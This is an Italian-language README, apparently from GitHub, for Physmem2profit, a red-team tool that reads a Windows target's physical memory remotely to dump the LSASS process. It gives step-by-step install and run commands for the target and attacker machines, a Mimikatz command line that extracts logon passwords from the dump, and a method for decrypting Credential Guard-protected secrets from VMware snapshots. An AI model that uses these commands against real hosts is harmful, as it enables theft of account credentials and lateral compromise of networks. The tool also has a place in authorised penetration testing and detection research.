
 reverseclabs/physmem2profit
Physmem2profit può essere usato per creare un minidump del processo LSASS di un host di destinazione analizzando la memoria fisica da remoto

Physmem2profit può essere utilizzato per creare un minidump del processo LSASS di un host target analizzando la memoria fisica da remoto. L'intento di questa ricerca è proporre un approccio alternativo al furto di credenziali e creare un framework modulare che possa essere esteso per supportare altri driver in grado di accedere alla memoria fisica. Physmem2profit genera un minidump (.dmp) di LSASS che può essere ulteriormente analizzato con Mimikatz. Lo strumento non richiede Cobalt Strike ma dovrebbe funzionare perfettamente su beacon con un proxy SOCKS.
L'idea è illustrata di seguito:

Lo strumento ha due componenti:
physmem2profit.exe, eseguito sull'host target
physmem2profit, eseguito sulla macchina attaccante
--mode mount, si connette alla macchina target e monta la RAM fisica del target come file raw con l'aiuto di FUSE--mode dump, invoca vari plugin Rekall per analizzare l'immagine di memoria e generare un minidump del processo LSASS.--mode all, esegue entrambe le azioni sopra descritte. La connessione con il server verrà chiusa quando il dump è completo.git clone --recurse-submodules https://github.com/FSecureLABS/physmem2profit.gitphysmem2profit/server/Physmem2profit.sln con Visual Studiobash physmem2profit/client/install.shphysmem2profit.exe [--ip IP] [-p PORT] [--hidden] [--verbose] sul target come amministratore.
source physmem2profit/client/.env/bin/activate sulla macchina attaccante. Questo comando attiva il virtualenv creato da install.sh.cd physmem2profit/client e python3 physmem2profit --host HOST [--port PORT] [--mode MODE] [--driver DRIVER ] [--instal DRIVER_PATH_ON_TARGET] [--label LABEL_FOR_MEMORY_DUMP] sulla macchina attaccante
physmem2profit.exe deve essere in esecuzione sulla macchina target prima di eseguire questo comando.output/[label]-[date]-lsass.dmp sulla macchina attaccante.mimikatz.exe "sekurlsa::minidump [label]-[date]-lsass.dmp" "sekurlsa::logonpasswords" "exit"La decrittazione delle credenziali protette da Credential Guard richiede l'accesso alla chiave di crittografia memorizzata nel Secure World. A scopo di test, Physmem2profit supporta il recupero dei dati dal Secure World dagli snapshot VMware Fusion/Workstation (file .vmem). Ciò consente di decrittare le credenziali protette da Credential Guard con l'aiuto di Mimikatz.
msinfo32 per assicurarti che Virtualization-based security Services Running riporti Credential Guardpython3 physmem2profit --mode dump --vmem /tmp/Win10-Snapshot1.vmem --label credential-guard-test
output/[label]-[date]-lsass.dmp. Il minidump contiene uno stream speciale che conserva i dati del Secure World, consentendo a Mimikatz di individuare la chiave di crittografia.output/[label]-[date]-secure-world.raw.mimikatz.exe "sekurlsa::minidump [label]-[date]-lsass.dmp" "sekurlsa::logonpasswords" "exit"Il supporto per il bypass di Credential Guard sfruttando la vulnerabilità del firmware S3 Resume, dimostrato nel nostro talk al Disobey, arriverà presto :).
Rethinking Credential Theft | un post del blog che spiega perché è stato scelto questo approccio al furto di credenziali.
Physmem2profit è sviluppato da @b3arr0 e @TimoHirvonen.
Un ringraziamento per il contributo:
